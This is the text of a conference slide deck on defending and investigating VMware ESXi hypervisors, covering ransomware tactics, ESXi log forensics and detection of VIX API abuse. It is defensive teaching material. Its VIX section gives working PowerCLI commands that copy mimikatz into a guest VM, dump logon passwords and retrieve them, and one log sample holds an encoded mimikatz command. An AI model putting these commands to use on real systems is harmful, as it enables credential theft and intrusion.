Defending and Investigating Hypervisors

Anurag Khanna
Thirumalai Natarajan

Anurag Khanna - @khannaanurag

- Manager - Incident Response @ CrowdStrike
- Advising organizations in midst of Security Attacks
- GSE# 97, SANS Certified Instructor
- Past speaker at Blackhat, RSA, BSides SG, SANS Summit etc.

Thirumalai Natarajan - @Th1ruM


- Senior Manager – Consulting Services, Mandiant, now part of Google Cloud
- Responding to Security Breaches
- Proactive Security Assessments
- Built & Managed Security Operations Centers
- Team Management & Business Development
- Speaker at Blackhat Asia, Virus Bulletin, SANS, RSA, AVAR, BSides SG etc.

What will we talk about today?

- Bare metal hypervisors
- Threat Actor tactics and techniques for targeting hypervisors
- Investigating Threat Actor activity targeting hypervisors
- Defending hypervisors

What are hypervisors?

- Hypervisor is a software that allows one host computer to run multiple guest virtual machines
- Bare metal hypervisors, are where virtualization software is directly installed on the hardware, removing the need of an underlying operating system



Why talk about Hypervisors?

- Hypervisors, support most critical workloads for modern networks
- Often have low visibility, no endpoint security software, resulting in optimal target to maintain covert access to guest machines and network
- eCrime Threat Actors target hypervisors to perform encryption at scale
- Nation State Threat Actors have been targeting Virtualization software in recent times

Both eCrime and Nation State Threat Actors target Hypervisors. It is important for defenders to understand, secure and investigate hypervisors.

VMware's vSphere

- VMware vSphere is the most commonly used virtualization platform
- VMware ESXi
  - Enterprise class, bare-metal hypervisor
  - Can be managed through GUI(HTTPS), SSH, Console(DCUI), Shell access, API
  - Runs UNIX like operating system, using a VMware proprietary kernel
- vCenter
  - Centralized management platform to manage ESXi hosts

Accessing vSphere - ESXi

Method	Details	Port
Secure Shell Login	SSH and ESXi shell are disabled by default on ESXi. They should be kept disabled unless needed. They can be enabled using the web browser or DCUI or API. SSH keys can also be used to manage these hosts. Often, Threat Actors need this access, to perform action on objectives on ESXi host.	22
Web browser	ESXi host-level management web interface is accessible over https, this is a common method to access ESXi before SSH is enabled	443
DCUI	Direct Console User Interface, allows interaction with the host locally, can be used to enable remote access.	NA
vSphere web services API	vSphere API is exposed as a web services running on VMware vSphere Servers, They can be used to manage vCenter and ESXi hosts.	443

ESXi with Active Directory

- ESXi can be integrated with Active Directory


```
[root@esxi:~] /usr/lib/vmware/likewise/bin/domainjoin-cli join threathunting.local Administrator
Joining to AD Domain:   threathunting.local
With Computer DNS Name: esxi.localdomain

Administrator@THREATHUNTING.LOCAL's password:
SUCCESS
```

- "ESX Admins" is the Default AD group name in ESXi host settings and needs to be created in AD after the host is added to the domain
- Members of "ESX Admins" AD group have administrator role on ESXi servers
- Ransomware Threat Actors look for existence of this group to target ESXi hosts, the name of the "ESX Admin" group can be changed

Key ▲	Name	Value
Config.HostAgent.plugins.hostsvc.esxAdminsGroup	Active Directory group name that is automatically granted administrator privileges on the ESX. NOTE: Changin...	ESX Admins
Config.HostAgent.plugins.hostsvc.esxAdminsGroupAutoAdd	Controls whether the group specified by 'esxAdminsGroup' is automatically granted administrator permission. N...	true
Config.HostAgent.plugins.hostsvc.esxAdminsGroupUpdateInterval	Interval between checks for whether the group specified by 'esxAdminsGroup' has appeared in Active Directory,...	1

Attacker Techniques

- Ransomware, encrypting virtual machines at scale
  - AlphV, HiveLock , LockBit etc
- Access guest virtual machines from ESXi host using VIX API
- Covert persistence through malicious VIBs
- Access ESXi hosts from vCenter




Ransomware targeting ESXi

Encrypting guest machines at scale

ESXi Ransomware

- Hypervisors are a common target for eCrime Threat Actors to encrypt virtual machine files at-scale
- Threat Actors typically use a privileged account to login over SSH, shut down VMs and run encryptors
  - AlphV/BlackCat, HiveLock , LockBit



ESXi Ransomware Deployment Attack Flow

ESXi Host Logs

Investigating ESXi attacks using logs

Important Logs in ESXi hosts

Component	Log Location	Details
System messages	/var/log/syslog.log	Contains all general log messages
Authentication	/var/log/auth.log	Contains all events related to authentication for the local system
Shell log	/var/log/shell.log	Contains a record of all commands typed into the ESXi Shell and shell events
ESXi host agent log	/var/log/hostd.log	Contains information about the hostd agent that manages and configures the ESXi host and its virtual machines.
vCenter Server agent log	/var/log/vpxa.log	Contains information about the agent that communicates with vCenter Server
VMkernel	/var/log/vmkernel.log	Records activities related to virtual machines and ESXi
VMkernel summary	/var/log/vmksummary.log	Used to determine uptime and availability statistics for ESXi
VMkernel warnings	/var/log/vmkwarning.log	Records activities related to virtual machines

* ESXi run syslog service that can be used to manage retention, rotation and log splitting and saving logs to a remote server.

Syslog.log

- `/var/log/syslog.log` records all general system log messages for the ESXi host, this file is typically used for troubleshooting.

```
[root@esxi:/var/log] cat syslog.log

2023-06-03T10:47:05.833Z In(174) sftp-server[1055043]: session opened for local user root from [192.168.1.18]
2023-06-03T10:47:05.994Z In(174) sftp-server[1055043]: opendir "/"
2023-06-03T10:47:07.509Z In(174) sftp-server[1055043]: closedir "/"
2023-06-03T10:47:12.216Z In(174) sftp-server[1055043]: opendir "/tmp"
2023-06-03T10:47:13.636Z In(174) sftp-server[1055043]: closedir "/tmp"
2023-06-03T10:47:19.915Z In(174) sftp-server[1055043]: open "/tmp/Ransomware.filepart"" flags WRITE,CREATE,TRUNCATE mode 0666
2023-06-03T10:47:20.043Z In(174) sftp-server[1055043]: close "/tmp/Ransomware.filepart"" bytes read 0 written 717200
2023-06-03T10:47:20.048Z In(174) sftp-server[1055043]: rename old "/tmp/Ransomware.filepart" new "/tmp/Ransomware"
2023-06-03T10:47:20.051Z In(174) sftp-server[1055043]: set "/tmp/Ransomware" modtime 20230330-12:37:16
2023-06-03T10:47:20.054Z In(174) sftp-server[1055043]: opendir "/tmp"
2023-06-03T10:47:21.261Z In(174) sftp-server[1055043]: closedir "/tmp"
```

User Session

Auth.log

- `/var/log/auth.log` records all SSH authentication events for the ESXi host
- This log source records information such as the Username, Connection Source IP details

```
[root@esxi:/var/log] cat auth.log

2022-07-10T22:54:43.827Z In(38) sshd[1183705]: Connection from 192.168.1.18 port 50288
2022-07-10T22:54:45.381Z In(38) sshd[1183705]: Invalid user admin from 192.168.1.18 port 50288
2022-07-10T22:54:45.400Z In(38) sshd[1183705]: Postponed keyboard-interactive for invalid user admin from 192.168.1.18
port 50288 ssh2 [preauth]
2022-07-10T22:54:45.883Z In(38) sshd[1183705]: Connection reset by invalid user admin 192.168.1.18 port 50288 [preauth]
2022-07-10T22:54:49.939Z In(38) sshd[1183708]: FIPS mode initialized
2022-07-10T22:54:49.939Z In(38) sshd[1183708]: Connection from 192.168.1.18 port 50290
2022-07-10T22:55:02.765Z In(38) sshd[1183708]: Accepted keyboard-interactive/pam for root from 192.168.1.18 port 50290
ssh2
2022-07-10T22:55:02.775Z In(86) sshd[1183708]: pam_unix(sshd:session): session opened for user root by (uid=0)
2022-07-10T22:55:02.830Z In(38) sshd[1183722]: Session opened for 'root' on /dev/char/pty/t0
```

Authentication Logs

Shell.log

- /var/log/shell.log records all commands typed into the ESXi Shell and shell events
- This log source records information such as command executed

```
[root@esxi:/var/log] cat shell.log

2022-07-10T23:20:24.337Z In(14) shell[1184083]: Interactive shell session started
2022-07-10T23:20:29.031Z In(14) shell[1184083]: [root]: ls
2022-07-10T23:20:35.064Z In(14) shell[1184083]: [root]: chomd +x ransomware
2022-07-10T23:20:40.148Z In(14) shell[1184083]: [root]: chmod +x ransomware
2022-07-10T23:20:44.220Z In(14) shell[1184083]: [root]: ./ransomware
2022-07-10T23:20:47.664Z In(14) shell[1184083]: [root]: id
2022-07-10T23:20:49.550Z In(14) shell[1184083]: [root]: w
2022-07-10T23:20:59.452Z In(14) shell[1184083]: [root]: cat /var/log/shell.log
```

Shell Commands

ESXi Host hostd.log

- Hostd.log in ESXi host, contains host agent logs, and it records user logins over SSH, browser and API

```
2022-07-18T12:21:25.569Z In(166) Hostd[1050246]: [Originator@6876 sub=Vimsvc.ha-eventmgr] Event 3004 : SSH session
was opened for 'root@192.168.1.18'
```

SSH Login

```
2022-07-18T12:22:39.114Z In(166) Hostd[1050251]: [Originator@6876 sub=Vimsvc.ha-eventmgr opID=esxui-9280-2dad
sid=52ca82c8] Event 3005 : User root@192.168.1.18 logged in as Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
```

Web browser

```
2022-07-18T12:28:48.521Z In(166) Hostd[1050247]: [Originator@6876 sub=Vimsvc.ha-eventmgr opID=f9452f5b sid=528271f8]
Event 3008 : User root@192.168.1.27 logged in as PowerCLI/13.1.0.21624340
```

API using PowerCLI

```
2023-07-18T09:14:11.662Z In(166) Hostd[1050270]: [Originator@6876 sub=Vimsvc.ha-eventmgr opID=f933f7d0 sid=52e56daa]
Event 127 : User root@192.168.1.120 logged in as pyvmomi Python/3.7.4 (Windows; 10; AMD64)
```

API using Python SDK

vmkwarning.log

- Changes in time settings in ESXi host is recorded in the log `/var/log/vmkwarning.log`
- Threat Actors may change time on ESXi in order to perform time stomping

```
[root@esxi:~] cat var/log/vmkwarning.log

vmkwarning: cpu5:1050250 opID=9507d1db)WARNING: NTPClock: 1446: system clock stepped to
1685788860.000000000, but delta 44768780 > 172800 seconds
```


vmkwarning logs

VIX API

Running commands on Guest VMs from the ESXi Host

VIX API

- VIX API (Vix) is a library for writing scripts and programs to manage guest machines from the ESXi hosts
- Can be used even if guest OS networking is disabled or the system is network contained
- ESXi can perform guest operations over the VMs through VIX API, with authentication



Example of VIX API Usage to dump credentials (PowerCLI)

```
PS > Connect-VIServer -Server 192.168.1.52 -user root -Password Password@123
Name                           Port  User
----                           ----  ----
192.168.1.52                   443   root
```

To perform this activity access to privilege account on ESXi, credentials to guest and access to API is needed

1. Connecting to the ESXi Server

```
PS > Get-Item "C:\temp\mimikatz.exe" | Copy-VMGuestFile -Destination "c:\temp\" -VM target-vm -
LocalToGuest -GuestUser Administrator -GuestPassword Password@123
```

2. Copying Mimikatz to the Guest over VIX API

```
PS > Invoke-VMScript -VM target-vm -ScriptText 'C:\temp\mimikatz.exe "privilege::debug"
"sekurlsa::logonpasswords" exit > C:\temp\dump.txt' -GuestUser administrator -
GuestPassword Password@123
```


3. Executing Mimikatz in Guest OS


```
 PS > Copy-VMGuestFile -Source c:\temp\dump.txt -Destination c:\temp\ -VM target-vm -
GuestToLocal -GuestUser Administrator -GuestPassword Password@123
```

4. Copying output of Mimikatz

Detecting VIX API Usage on guest OS

- VIX API usage to run commands or write malware in the host machines, can be detected using host monitoring
- EDR's generally record write interactions and new processes spawned from vmtoolsd.exe on Windows and from the vmtools daemon on Linux





Guest VM Operations from ESXi Host logs

- `Vmware.log` file in the guest volume folder records virtual machine-specific activity
- This log records Guest Operations such as StartProgram, ListProcess, File TransferfromGuest, FileTransferToGuest, additional details are not recorded
- An attacker can stop this logging by adding logging=false in the virtual machines .vmx file, once the VM is deleted these logs are also deleted

```
[root@localhost:/vmfs/volumes/61cf9a4f-05fbca50-7d8e-48210b521126/Server-2016] cat vmware.log | grep GuestOps
2023-07-11T22:11:28.005Z In(05) vmx - VigorTransportProcessClientPayload: opID=f93e49d6 seq=700761: Receiving GuestOps.CreateTemporaryFile request.
2023-07-11T22:11:28.131Z In(05) vcpu-0 - VigorTransport_ServerSendResponse opID=f93e49d6 seq=700761: Completed GuestOps.CreateTemporaryFile request with
messages in 125369 US.
2023-07-11T22:11:28.137Z In(05) vmx - VigorTransportProcessClientPayload: opID=f93e49dc seq=700768: Receiving GuestOps.StartProgram request.
2023-07-11T22:11:28.168Z In(05) vcpu-0 - VigorTransport_ServerSendResponse opID=f93e49dc seq=700768: Completed GuestOps.StartProgram request with messages in
30599 US.
2023-07-11T22:11:28.173Z In(05) vmx - VigorTransportProcessClientPayload: opID=f93e49e2 seq=700775: Receiving GuestOps.ListProcesses request.
2023-07-11T22:11:28.186Z In(05) vcpu-0 - VigorTransport_ServerSendResponse opID=f93e49e2 seq=700775: Completed GuestOps.ListProcesses request with messages
in 13047 US.
2023-07-11T22:11:33.196Z In(05) vmx - VigorTransportProcessClientPayload: opID=f93e49ef seq=700790: Receiving GuestOps.ListProcesses request.
2023-07-11T22:11:33.273Z In(05) vcpu-0 - VigorTransport_ServerSendResponse opID=f93e49ef seq=700790: Completed GuestOps.ListProcesses request with messages
in 77442 US.
2023-07-11T22:11:33.279Z In(05) vmx - VigorTransportProcessClientPayload: opID=f93e49f4 seq=700797: Receiving GuestOps.InitiateFileTransferFromGuest request.
2023-07-11T22:11:33.293Z In(05) vcpu-0 - VigorTransport_ServerSendResponse opID=f93e49f4 seq=700797: Completed GuestOps.InitiateFileTransferFromGuest request
with messages in 13424 US.
2023-07-11T22:11:33.645Z In(05) vmx - VigorTransportProcessClientPayload: opID=f93e49ff seq=700810: Receiving GuestOps.DeleteFile request.
2023-07-11T22:11:33.660Z In(05) vcpu-0 - VigorTransport_ServerSendResponse opID=f93e49ff seq=700810: Completed GuestOps.DeleteFile request in 14383 US.
```

Important Guest Operation Manager Methods

- Guest Operations Manager methods are recorded in vmware.log file, and can be used to investigate Vix operations
- https://vdc-download.vmware.com/vmwb-repository/dcr-public/5c1c7b8c-0d1b-4037-af84-5f43787eb378/fab98b61-56a7-4608-992f-818d3b40e4ae/GUID-8878970A-2353-4021-A506-18CB18229893.html

Managed Object	Methods	Description
GuestFileManager	ChangeFileAttributesInGuest	change attributes of file in guest
	CreateTemporaryDirectoryInGuest	make a temporary directory
	CreateTemporaryFileInGuest	create a temporary file
	DeleteDirectoryInGuest	remote directory in guest OS
	DeleteFileInGuest	remove file in guest OS
	InitiateFileTransferFromGuest	start file transfer from guest OS
	InitiateFileTransferToGuest	start file transfer to guest OS
	ListFilesInGuest	list files or directories in guest
	MakeDirectoryInGuest	make a directory in guest
	MoveDirectoryInGuest	move or rename a directory in guest
	MoveFileInGuest	rename a file in guest
GuestProcessManager	ReadEnvironmentVariableInGuest	read environment variable in guest
	StartProgramInGuest	start running program in guest
	TerminateProcessInGuest	stop a running process in guest
GuestAuthManager	AcquireCredentialsInGuest	authenticate, return session object
	ReleaseCredentialsInGuest	release session object
	ValidateCredentialsInGuest	check authentication data or timeout
GuestWindowsRegistryManager	CreateRegistryKeyInGuest	create a registry key
	DeleteRegistryKeyInGuest	delete a registry key
	DeleteRegistryValueInGuest	delete a registry value
	ListRegistryKeysInGuest	list registry subkeys for a given key
	ListRegistryValuesInGuest	list registry values for a given key
	SetRegistryValueInGuest	set or create a registry value
GuestAliasManager	AddGuestAlias	define alias for guest account
	ListGuestAliases	list guest aliases for specified user
	ListGuestMappedAliases	list alias map for in-guest user
	RemoveGuestAliasByCert	remove certificate associated aliases

Enabling Debug logging in Guest VMs

- VMware Tools uses a configuration file called `tools.conf` to configure different operations such as logging, upgrade, guest info in the guest VM
- Enable debug logging level for VMwareService (vmsvc), this is noisy and will generate a lot of logs

```
[logging]
log = true
vmsvc.level = debug
vmsvc.handler = file
vmsvc.data = c:/Windows/Temp/vmsvc.log
```

C:\ProgramData\VMware\VMware Tools\tools.conf

- These logs can be forwarded to syslog.

Example: Listing processes in Guest VM

```
C:/Windows/Temp/vmsvc.log

[2023-06-03T11:02:04.939Z] [   debug] [vix] [3244] VixToolsListProcessesEx: User: Administrator
[2023-06-03T11:02:04.939Z] [   debug] [vix] [3244] VixToolsListProcessesExGenerateData: found all 1 requested pids on the
startedProcess list; finished
[2023-06-03T11:02:04.939Z] [   debug] [VCGA] [3244] [function VGAuthUnloadUserProfile, file d:/build/ob/bora-
21194232/bora-vmsoft/vgauth/lib/impersonateWin32.c, line 228], Unloaded profile for user 'Administrator'
[2023-06-03T11:02:04.939Z] [   debug] [VCGA] [3244] VGAuth_UserHandleFree: Freeing handle 00000237E8C586A0
[2023-06-03T11:02:04.939Z] [ message] [vix] [3244] VixToolsListProcessesEx: opcode 186 returning 0
[2023-06-03T11:02:04.939Z] [   debug] [vix] [3244] ToolsDaemonTcloReceiveVixCommand: command 186, additionalError = 0
```

VIX Operation Codes

OpCode	Vix Command	Guest Operation Equivalent
177	VIX_COMMAND_LIST_FILES	ListFilesInGuest
185	VIX_COMMAND_START_PROGRAM	StartProgramInGuest
186	VIX_COMMAND_LIST_PROCESSES_EX	ListProcessesInGuest
188	VIX_COMMAND_INITIATE_FILE_TRANSFER_FROM_GUEST	InitiateFileTransferFromGuest
189	VIX_COMMAND_INITIATE_FILE_TRANSFER_TO_GUEST	InitiateFileTransferToGuest

* https://github.com/drothlis/open-vm-tools/blob/master/lib/include/vixCommands.h

Example: Command Start Program in Guest VM

```
> type C:/Windows/Temp/vmsvc.log

[2023-07-23T03:02:31.475Z] [ message] [vix] [4424] VixTools_ProcessVixCommand: command 185
[2023-07-23T03:02:31.475Z] [   debug] [vmsvc] [4424] VMTools_ConfigGetBoolean: Returning default value for '[guestoperations] disabled'=FALSE (Not
found err=3).
[2023-07-23T03:02:31.475Z] [   debug] [vmsvc] [4424] VMTools_ConfigGetBoolean: Returning default value for '[guestoperations]
StartProgramInGuest.disabled'=FALSE (Not found err=3).
[2023-07-23T03:02:31.475Z] [   debug] [VCGA] [4424] [function VGAuthValidateUsernamePasswordImpl, file d:/build/ob/bora-21194232/bora-
vmsoft/vgauth/lib/authWin32.c, line 202], Trying Batch LogonUser(administrator)
[2023-07-23T03:02:31.475Z] [   debug] [VCGA] [4424] [function VGAuthValidateUsernamePasswordImpl, file d:/build/ob/bora-21194232/bora-
vmsoft/vgauth/lib/authWin32.c, line 237], Batch LogonUser(administrator) succeeded
[2023-07-23T03:02:31.475Z] [   debug] [VCGA] [4424] VGAuth_CreateHandleForUsername: Created handle 00000201236F8E70
[2023-07-23T03:02:31.490Z] [   debug] [VCGA] [4424] [function VGAuthLoadUserProfile, file d:/build/ob/bora-21194232/bora-
vmsoft/vgauth/lib/impersonateWin32.c, line 195], Loaded profile for user 'administrator'
[2023-07-23T03:02:31.490Z] [   debug] [vix] [4424] VixToolsImpersonateUser: successfully impersonated user administrator
[2023-07-23T03:02:31.490Z] [   debug] [vix] [4424] VixTools_StartProgram: User: administrator args: progamPath: 'cmd.exe', arguments: '/C
powershell -NonInteractive -EncodedCommand
cABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACAALQBPAHUAdABwAHUAdABGAG8AcgBtAGEAdAAgAHQAZQB4AHQAIAAtAE4AbwBuAEkAbgB0AGUAcgBhAGMAdABpAHYAZQAgAC0AQwBvAG0AbQ
BhAG4AZAAgACcAJgAgAHsAQwA6AFwAdABlAG0AcABcAG0AaQBtAGkAawBhAHQAegAuAGUAeABlACAAXAAiAHAAcgBpAHYAaQBsAGUAZwBlADoAOgBkAGUAYgB1AGcAXAAiACAAXAAiAHMAZQBr
AHUAcgBsAHMAYQA6ADoAbABvAGcAbwBuAHAAYQBzAHMAdwBvAHIAZABzAFwAIgAgAGUAeABpAHQAIAA+ACAAZAB1AG0AcAAuAHQAeAB0AH0AJwAgAD4AIAAiAEMAOgBcAFUAcwBlAHIAcwBcAE
EARABNAEkATgBJAH4AMQBcAEEAcABwAEQAYQB0AGEAXABMAG8AYwBhAGwAXABUAGUAbQBwAFwAcABvAHcAZQByAGMAbABpAHYAbQB3AGEAcgBlADEANgA5ACIAOwAgAGUAeABpAHQAIAAkAGwA
YQBzAHQAZQB4AGkAdABjAG8AZABlAA==', workingDir: ‘’
<TRUNCATED>
[2023-07-23T03:02:31.490Z] [   debug] [VCGA] [4424] VGAuth_UserHandleFree: Freeing handle 00000201236F8E70
[2023-07-23T03:02:31.490Z] [   debug] [vix] [4424] VixTools_StartProgram: returning '856'
[2023-07-23T03:02:31.490Z] [ message] [vix] [4424] VixTools_StartProgram: opcode 185 returning 0
[2023-07-23T03:02:31.490Z] [   debug] [vix] [4424] ToolsDaemonTcloReceiveVixCommand: command 185, additionalError = 0
[2023-07-23T03:02:31.490Z] [   debug] [vmsvc] [4424] RpcIn: sending 11 bytes
[2023-07-23T03:02:31.537Z] [   debug] [vmsvc] [4424] RpcIn: received 157 bytes, content:"Vix_1_Relayed_Command
```

Example: File Transfer from Guest

```
>type C:/Windows/Temp/vmsvc.log

[2023-07-23T03:17:57.323Z] [ message] [vix] [4424] VixTools_ProcessVixCommand: command 188
[2023-07-23T03:17:57.323Z] [   debug] [vmsvc] [4424] VMTools_ConfigGetBoolean: Returning default value for '[guestoperations] disabled'=FALSE (Not
found err=3).
[2023-07-23T03:17:57.323Z] [   debug] [vmsvc] [4424] VMTools_ConfigGetBoolean: Returning default value for '[guestoperations]
InitiateFileTransferFromGuest.disabled'=FALSE (Not found err=3).
[2023-07-23T03:17:57.323Z] [   debug] [VCGA] [4424] [function VGAuthValidateUsernamePasswordImpl, file d:/build/ob/bora-21194232/bora-
vmsoft/vgauth/lib/authWin32.c, line 202], Trying Batch LogonUser(Administrator)
[2023-07-23T03:17:57.323Z] [   debug] [VCGA] [4424] [function VGAuthValidateUsernamePasswordImpl, file d:/build/ob/bora-21194232/bora-
vmsoft/vgauth/lib/authWin32.c, line 237], Batch LogonUser(Administrator) succeeded
[2023-07-23T03:17:57.323Z] [   debug] [VCGA] [4424] VGAuth_CreateHandleForUsername: Created handle 00000201236F8BD0
[2023-07-23T03:17:57.323Z] [   debug] [VCGA] [4424] [function VGAuthLoadUserProfile, file d:/build/ob/bora-21194232/bora-
vmsoft/vgauth/lib/impersonateWin32.c, line 195], Loaded profile for user 'Administrator'
[2023-07-23T03:17:57.323Z] [   debug] [vix] [4424] VixToolsImpersonateUser: successfully impersonated user Administrator
[2023-07-23T03:17:57.323Z] [   debug] [vix] [4424] VixToolsInitiateFileTransferFromGuest: User: Administrator filePath: c:\temp\dump.txt
[2023-07-23T03:17:57.323Z] [   debug] [VCGA] [4424] [function VGAuthUnloadUserProfile, file d:/build/ob/bora-21194232/bora-
vmsoft/vgauth/lib/impersonateWin32.c, line 228], Unloaded profile for user 'Administrator'
[2023-07-23T03:17:57.323Z] [   debug] [VCGA] [4424] VGAuth_UserHandleFree: Freeing handle 00000201236F8BD0
[2023-07-23T03:17:57.323Z] [   debug] [vix] [4424] VixToolsInitiateFileTransferFromGuest: returning
'<fxi><Name>c:\temp\dump.txt</Name><ft>0</ft><fs>12512</fs><mt>1690062914</mt><ct>1690062913</ct><at>1690062913</at></fxi>'
[2023-07-23T03:17:57.323Z] [ message] [vix] [4424] VixToolsInitiateFileTransferFromGuest: opcode 188 returning 0
[2023-07-23T03:17:57.323Z] [   debug] [vix] [4424] ToolsDaemonTcloReceiveVixCommand: command 188, additionalError = 0
[2023-07-23T03:17:57.323Z] [   debug] [vmsvc] [4424] RpcIn: sending 129 bytes
[2023-07-23T03:17:57.418Z] [   debug] [vmsvc] [4424] RpcIn: received 221 bytes, content:"Vix_1_Relayed_Command
```

VMware Tools Authentication Bypass Vulnerability (CVE-2023-20867)

- VMware Tools versions 10.3.x,11.x.x, <=12.2.4 contains an Authentication Bypass vulnerability in the vgauth module
- A fully compromised ESXi host can force VMware Tools to fail to authenticate host-to-guest operations
- Threat Actor can access guest VM without authentication through a compromised ESXi
- VMWare tools once deployed are rarely patched

Known Exploited Vulnerabilities Catalog

